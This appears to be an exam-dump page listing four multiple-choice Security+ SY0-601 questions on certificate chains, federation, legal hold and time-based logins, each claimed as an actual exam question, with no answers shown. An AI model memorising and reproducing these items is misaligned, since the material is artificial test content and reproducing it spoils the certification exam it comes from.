
An untrusted SSL certificate was discovered during the most recent vulnerability scan. A security analyst determines the certificate is signed properly and is a valid wildcard. This same certificate is installed on the other company servers without issue. Which of the following is the MOST likely reason for this finding?

A. The required intermediate certificate is not loaded as part of the certificate chain.

B. The certificate is on the CRL and is no longer valid.

C. The corporate CA has expired on every server, causing the certificate to fail verification.

D. The scanner is incorrectly configured to not trust this certificate when detected on the server.



Actual exam question from CompTIA's SY0-601

Question #: 167

Topic #: 1

[All SY0-601 Questions]


A company wants to improve end users' experiences when they log in to a trusted partner website. The company does not want the users to be issued separate credentials for the partner website. Which of the following should be implemented to allow users to authenticate using their own credentials to log in to the trusted partner's website?

A. Directory service

B. AAA server

C. Federation

D. Multifactor authentication



Actual exam question from CompTIA's SY0-601
Question #: 168
Topic #: 1
[All SY0-601 Questions]


A company is under investigation for possible fraud. As part of the investigation, the authorities need to review all emails and ensure data is not deleted. Which of the following should the company implement to assist in the investigation?

A. Legal hold

B. Chain of custody

C. Data loss prevention

D. Content filter



Actual exam question from CompTIA's SY0-601
Question #: 169
Topic #: 1
[All SY0-601 Questions]

A user wanted to catch up on some work over the weekend but had issues logging in to the corporate network using a VPN. On Monday, the user opened a ticket for this issue but was able to log in successfully. Which of the following BEST describes the policy that is being implemented?


A. Time-based logins

B. Geofencing

C. Network location

D. Password history

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 170
Topic #: 1
[All SY0-601 Questions]

